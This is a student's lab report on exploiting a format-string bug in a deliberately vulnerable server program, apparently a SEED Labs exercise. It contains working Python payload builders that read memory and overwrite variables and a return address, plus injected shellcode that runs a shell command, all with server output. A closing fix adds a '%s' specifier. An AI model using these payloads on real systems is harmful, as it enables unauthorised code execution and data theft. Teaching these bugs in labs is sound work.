Before Task1:

```
[10/08/21]seed@VM:~/.../server-code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Turning off address randomization using the above command so the the address stay the same on every execution

```
FLAGS    = -z execstack
FLAGS_32 = -static -m32
TARGET   = server format-32 format-64

L = 90

all: $(TARGET)

server: server.c
        gcc -o server server.c

format-32: format.c
        gcc -DBUF_SIZE=$(L) $(FLAGS) $(FLAGS_32) -o $@ format.c

format-64: format.c
        gcc -DBUF_SIZE=$(L) $(FLAGS) -o $@ format.c

clean:
        rm -f badfile $(TARGET)

install:
        cp server ../fmt-containers
        cp format-* ../fmt-containers
:wq
```

Changing L to 90 as required by the assignement

```
[10/09/21]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=90 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=90 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
[10/09/21]seed@VM:~/.../server-code$
```

Using the make command to compile the vulnerable program. Here we get 2 warnings for printf(the vulnerable line of code as no format specifiers are specified for it) in myprintf function that exists in the code

```
[10/09/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (victim-10.9.0.80) for this project. If you rem
oved or renamed this service in your compose file, you can run this command with
 the --remove-orphans flag to clean it up.
Recreating server-10.9.0.5 ... done
Recreating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
```

Setting up the server

```
[10/09/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[10/09/21]seed@VM:~/.../Labsetup$

Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd6f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd628
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Testing the server using a simple echo command

Task1:

```
[10/09/21]seed@VM:~/.../attack-code$ ls
build_string.py  exploit.py
[10/09/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/09/21]seed@VM:~/.../attack-code$ ls
badfile  build_string.py  exploit.py
[10/09/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/09/21]seed@VM:~/.../attack-code$
```

Using the given build_string.py and creating the badfile which is sent to the vulnerable program that exists in the server

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd6f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd628
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

We can see that the program does not print out returned properly which means that the format program has crashed

Task2a

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
#number  = 0x080b4008
#number  = 0xAABBCCDD
#number = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("AAAAAAA").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
#s = "\x08\x40\x0b\x08%60$s"
s = "%.8x."*61 + "\n"
#s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt


# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

We need 61%x format specifiers to print out the first four bytes of the input that we send to the server using the cat command

```
[10/14/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/14/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Executing the modified buildstring.py and sending the created badfile to the server

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4d8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ????AAAA11223344.ffffd5a0.08049db5.080e62d4.00000354.080e5f80.
ffffd4d8.00000000.080e5000.ffffd568.08049f7b.ffffd5a0.00000000.0000005a.08049f44
.ffffd5a0.080e9720.000005dc.ffffd5a0.00005000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000
000.bac60f00.080e5000.080e5000.ffffdb88.08049eff.ffffd5a0.000005dc.000005dc.080e
5320.00000000.00000000.00000000.ffffdc54.00000000.00000000.00000000.000005dc.bff
feeee.41414141.
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Here we can see that we get the output of the program and can see 41414141 at the 61st position as we have taken “AAAAAA” as out input string for that position


Task2.b

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
#number  = 0xbfffeeee
number  = 0x080b4008
#number  = 0xAABBCCDD
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("AAAAAAA").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "\x08\x40\x0b\x08%60$s"
#s = "%.8s."*60 + ".%s" + "%.8s."*60 + "%n"
#s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt



# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

For this task we update the buildstring.py code by changing the number value to the address of the secret message which we get from the server terminal. And for the sting we give the address in the reverse order as mentioned In the pdf with “60%s” specifiers

```
[10/14/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/14/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Then we execute the build_string.py program to generate a badfile that we send to the server using nc



Whe the badfile is received by the server the format.c vulnerable program gets executed and we are able to print out the secret message that is at the location 0x080b4008

Task3:

3.a:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0

number = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("AAAAAAA").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"

s = "%.8x"*59 + "%n" + "\n"


# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt


# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

In this task we again modify the address of the number at line 20 to the target variable address and change the string “s” line according to the task as we need to change the address of the target variable we use a %n specifier at the 60th position

```
[10/14/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/14/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/14/21]seed@VM:~/.../attack-code$
```

Executing the program to genereate badfile and send it to the server using nc at port 9090

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4d8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hAAAA11223344ffffd5a008049db5080e62d400000354080e5f80ffffd4d80
0000000080e5000ffffd56808049f7bffffd5a0000000000000005a08049f44ffffd5a0080e97200
00005dcffffd5a000005000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000081bf8c00080e5000080e5000ffffdb8808049efff
fffd5a0000005dc000005dc080e532000000000000000000000000ffffdc5400000000000000000
0000000000005dc
server-10.9.0.5 | The target variable's value (after):  0x000001e0
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Once we execute the command we can see the output on the server terminal where the target variable address is changed in the after value

3.b:

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500

content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0

number = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("AAAAAAA").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
D = 0x5000 - 8 - 8*58
s = "%.8x"*58 + "%." + str(D) + "x" + "%n" + "\n"
#s = "%.8x"*59 + "%n" + "\n"


# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt


# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

In this task we agin modify the python program that creates badfile by adding another variable D(line 19) where we give the address we want that is 0x5000 which is subtracted by all the already used %x specifiers that is 58*8 and another "-8" as we use 2 locations above each 4 bits for number and string "AAAAAA" And the we add this as a string to our main string "s" as shown above in the image

```
[10/14/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/14/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Executing the program to generate badfile and sending the badfile to the server

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000005dc
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Once we execute the program we can see the target variable's address is changed to 0x00005000 as we expected

3.c:

```
1 #!/usr/bin/python3
2 import sys
3 # Initialize the content array
4 N = 1500
5 content = bytearray(0x0 for i in range(N))
6 # This line shows how to store a 4-byte integer at offset 0
7 #0xAABBCCDD
8 number1 = 0x080e5068
9 number2 = 0x080e506a
10 content[0:4]  =  (number2).to_bytes(4,byteorder='little')
11 # This line shows how to store a 4-byte string at offset 4
12 content[4:8]  =  ("AAAAAAA").encode('latin-1')
13 content[8:12]  =  (number1).to_bytes(4,byteorder='little')
14
15 # This line shows how to construct a string s with
16 #   12 of "%.8x", concatenated with a "%n"
17 c = 58
18 d1 = 0xAABB - 12 - 8*c
19 d2 = 0xCCDD - 0xAABB
20 s = "%.8x"*c + "%." + str(d1) + "x" + "%hn" + "%." + str(d2) + "x" + "%hn" + "\n"
21
22
23
24 # The line shows how to store the string s at offset 8
25 fmt  = (s).encode('latin-1')
26 content[12:12+len(fmt)] = fmt
27
28
29
30 # Write the content to badfile
31 with open('badfile', 'wb') as f:
32   f.write(content)
```

In this task we modify the build string .py file bu adding another number variable who has the address but which is +2 of the target variable address and then we modify the content at 0:4 and create another at location 8:12 in lines 10 and 13 as shown in the image.

For the string we need to send we create 2 another variables d1 and d2 which are used on s using a half%n specifier “%hn” which uses only 2 bits of space for d1 we use the same technique as in previous task to get the address and subract 12 because another 4 bits is added in this program using content[8:12] and for d2 we just subtract 0xaabb from 0xccdd.

These both d1 and d2 variables are used in the variable “s” as shown in the image

```
[10/15/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/15/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Then we execute the program and generate badfile which is sent to the server using nc

```
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000041414141
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The result is shown in the server terminal where we can see that the target variable address is changed to 0xaabbccdd as we wanted it to change.

Task4:

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/ls -l; echo '===== Success! ======'                  *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/ls -l; echo '===== Success! ======'                  *"
    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd3e0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd318
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

```
33    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
34 ).encode('latin-1')
35
36 N = 1500
37 # Fill the content with NOP's
38 content = bytearray(0x90 for i in range(N))
39
40 # Choose the shellcode version based on your target
41 shellcode = shellcode_32
42
43 # Put the shellcode somewhere in the payload
44 start = N - len(shellcode)               # Change this number
45 content[start:start + len(shellcode)] = shellcode
46
47 ###################################################################
48 number2 = 0xffffd31c
49 number1 = 0xffffd31e
50 content[0:4]  =  (number2).to_bytes(4,byteorder='little')
51 content[4:8]  =  ("AAAAAAA").encode('latin-1')
52 content[8:12]  =  (number1).to_bytes(4,byteorder='little')
53 c = 58
54 d1 = 0xd524 - 12 - 8*c
55 d2 = 0xffff - 0xd524
56 s = "%.8x"*c + "%." + str(d1) + "x" + "%hn" + "%." + str(d2) + "x" + "%hn" + "\n"
57 fmt  = (s).encode('latin-1')
58 content[12:12+len(fmt)] = fmt
59
60 ###################################################################
61
62 # Save the format string to file
63 with open('badfile', 'wb') as f:
64   f.write(content)
```

For the number2 and number1 address in the exploit.py file we add 4 and 6 respectively to the frame pointer address

And then for d1 and d2 we add 144 to the input buffer address so that the points jumps to the NOP's when it returns from the mtprintf function and then executed our desired malicious code

The malicious code is stored at location 3 that is 0xffffd524

Question1:

The memory address for location 2 is ebp value + 4 which is the return address (address of number 2 in the code) and the address of location 3 is 0xffffd524 which is used as d1 and d2(full address split into 2 parts of higher address and lower address) in the code

Question2:

We need to move 58 format specifiers to get to location 3 from location 1

```
[10/15/21]seed@VM:~/.../attack-code$ ./exploit.py
[10/15/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/15/21]seed@VM:~/.../attack-code$
```

Then we execute exploit.py and generate badfile which is then sent to the server using nc

```
[1@@C   @C
          @CG@[H@K
@KP@CT@KH1@1@@5 | @KL@K
              @@@@@/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'
          *AAAABBBBCCCCDThe target variable's value (after):  0x11223344
server-10.9.0.5 | total 832
server-10.9.0.5 | -rw------- 1 root root 319488 Oct 15 19:04 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Oct  9 17:30 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Oct  8 22:21 server
server-10.9.0.5 | ===== Success! ======
```

Here we can see the result that we are able to execute the shell command “ls -l” and get the server to display all its files in the current directory

Task6:

```
36     unsigned int *framep;
37     // Save the ebp value into framep
38     asm("movl %%ebp, %0" : "=r"(framep));
39     printf("Frame Pointer (inside myprintf):      0x%.8x\n", (unsigned int) fr
40     printf("The target variable's value (before): 0x%.8x\n",   target);
41 #endif
42
43     // This line has a format-string vulnerability
44     printf("%s", msg);
45
46 #if __x86_64__
47     printf("The target variable's value (after):  0x%.16lx\n", target);
48 #else
49     printf("The target variable's value (after):  0x%.8x\n",   target);
50 #endif
51
52 }
53
```


In the format.c program in server code file we edit the code a little bit by adding a format specifier in line 44 that is the printf command in myprintf function

```
[10/15/21]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=90 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=90 -z execstack  -o format-64 format.c
[10/15/21]seed@VM:~/.../server-code$
```

Then we compile the program and see that we don’t get any warnings this time as the code has a format specifier already when compared to the first task where we get the warning and then we sent he compiled files to the server

```
[10/15/21]seed@VM:~/.../attack-code$ ./build_string.py
[10/15/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/15/21]seed@VM:~/.../attack-code$
```

Then again we generate a badfile in the attack-code file executing build_sting.py and send it to the server using nc



On the server terminal we can see that the program executes without any vulnerability as it takes all the input as a string and prints it out as a string because a %s format specifier is added to the program